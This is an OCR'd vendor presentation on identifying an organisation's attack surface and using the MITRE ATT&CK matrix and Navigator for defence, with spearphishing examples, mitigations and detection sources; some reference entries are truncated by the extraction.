ARCTIC WOLF

OPKALLA

THE LEADER IN SECURITY OPERATIONS

# Cover Your ATT&CK (CYA)…Surface

Steve Hall - CISSP, CISM, GCIH, GPEN, GWAPT, GDSA
Presales System Engineer

# ABOUT OPKALLA

We are vendor-agnostic advisors helping IT professionals research, compare and implement the right IT solutions for their needs. Since our inception in 2019, we've completed more than 2500 evaluations for clients.

# SOLUTION PORTFOLIO

OPKALLA

Cloud Contact Center

Public Cloud Solutions

Colocation

Cybersecurity

Disaster Recovery & Backup

Helpdesk as a Service

Infrastructure

Connectivity

Microsoft 365

SD-WAN

Unified Communication

Virtual Desktops

ARCTIC WOLF

OPKALLA

THE LEADER IN SECURITY OPERATIONS

# Cover Your ATT&CK (CYA)…Surface

Steve Hall - CISSP, CISM, GCIH, GPEN, GWAPT, GDSA
Presales System Engineer


# Identifying your attack surface.

- What is your attack surface?
  - The set of points on the boundary of a system, a system element, or an environment where an attacker can try to enter.
    - Network
    - Identity
    - Endpoint
    - Cloud
    - DNS
    - Applications
- How to identify your attack surface?
  - Build a security program
    - Define assets – Helps set a protection charter!
    - Define how assets are used
    - Know your Business

Defining your you attack surface sets up the charter for what components to monitor

# EDR / MDR / XDR / SOC-as-a-Service / SIEM (Co-Managed , DIY, MSSP)

- There are several tools/solutions in the market today, but they aren't all equal in attack surface coverage.
- This can be confusing to consumers as the marketing engine puts a spin on things.
- All monitoring solutions (which is good) but coverage may vary.



# MITRE ATT&CK Matrix

- What is the MITRE ATT&CK Matrix?
  - Matrix/Model to document attack behaviors and techniques of real work observations/adversaries.
  - Meant to be used by organizations to help improve security posture.
  - Offer various matrices. (Enterprise, ICS and Mobile)
  - Allows for communication in a common language about behaviors of adversaries
  - Constantly being updated and enhanced

# ATT&CK Uses/Tools

- How do organizations leverage ATT&CK?

**Threat Informed Defense** – An approach that provides a deep understanding of adversaries in order to Detect/Prevent and Respond to attacks.

**Adversary Emulation** – Intelligence-Driven Emulation of adversary with the intent to provide assessment of how well you fair against adversary.


**SOC Assessments** - SOC Analysis if current and ongoing detections

**Threat Intelligence** – Leveraging knowledge about adversaries' behaviors in order to provide defenders/organizations information needed to improve defenses.

**Quantitative Scoring** - Measuring progress.

All these ultimately help make informed decisions!

# MITRE ATT&CK Matrix



# MITRE ATT&CK Matrix continued…



## Procedure Examples

| ID | Name | Description |
|---|---|---|
| G0018 | admin@338 | admin@338 has sent emails with malicious Microsoft Office documents attached.[1] |
| S0331 | Agent Tesla | The primary delivered mechaism for Agent Tesla is through email phishing messages.[2] |

## Mitigations

| ID | Mitigation | Description |
|---|---|---|
| M1049 | Antivirus/Antimalware | Anti-virus can also automatically quarantine suspicious files. |
| M1031 | Network Intrusion Prevention | Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity. |

## Detection


| ID | Data Source | Data Component |
|---|---|---|
| DS0015 | Application Log | Application Log Content |
| DS0022 | File | File Creation |
| DS0029 | Network Traffic | Network Traffic Content |
| | | Network Traffic Flow |

Network intrusion detection systems and email gateways can be used to detect spearphishing with malicious attachments in transit. Detonation chambers may also be us signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

Filtering based on DKIM+SPF or header analysis can help detect when the email sender is spoofed.[203][204]


## References


1. FireEye Threat Intelligence. (2015, December 1). China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets. Retrieved December 4, 2015.
2. Arsene, L. (2020, April 21). Oil & Gas Spearphishing Campaigns Drop Agent Tesla Spyware in Advance of Historic OPEC+ Deal. Retrieved May 19, 2020.
3. Check Point Software Technologies. (2015). ROCKET KITTEN: A CAMPAIGN WITH 9 LIVES. Retrieved March 16, 2018.
4. AhnLab. (2018, June 23). Targeted attacks by Andariel Threat Group, a subgroup of the Lazarus. Retrieved September 29, 2021.
5. Jazi, H. (2021, April 19). Lazarus APT conceals malicious code within BMP image to drop its RAT . Retrieved September 29, 2021.
6. Jazi, H. (2021, June 1). Kimsuky APT continues to target South Korean government using AppleSeed backdoor. Retrieved June 10, 2021.
7. QiAnXin Threat Intelligence Center. (2019, February 18). APT-C-36: Continuous Attacks Targeting Colombi[illegible]nment Institutions and Corporations. Retrieved May 5, 2020.
8. Mandi[illegible]t. (n.d.). APT1 Exposing One of China's Cyber Espionage Units. Retrieved July 18, 2016.
104. Kim, J. et al. (2019, October). KIMSUKY GROUP: TRACKING THE KING OF THE November 2, 2020.
105. Dahan, A. et al. (2020, November 2). Back to the Future: Inside the Kimsuky K( November 6, 2020.
106. Sherstobitoff, R. (2018, March 08). Hidden Cobra Targets Turkish Financial Se Implant. Retrieved May 18, 2018.
107. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes targets. Retrieved February 15, 2018.
108. CISA. (2021, July 19). (AA21-200A) Joint Cybersecurity Advisory – Tactics, Te Indicted APT40 Actors Associated with China's MSS Hainan State Security De 12, 2021.
109. Muhammad, I., Unterbrink, H.. (2021, January 6). A Deep Dive into Lokibot Infe August 31, 2021.
110. Kaspersky Global Research and Analysis Team. (2014, August 20). El[illegible]het 2019.



# ATT&CK Navigator


- Using the MITRE ATT&CK Tools
  - **ATT&CK Navigator**
  - The Center for Threat-Informed Defense
  - The ATT&CK Matrix itself!




# ATT&CK Navigator - Demo

- **ATT&CK Navigator Demo**

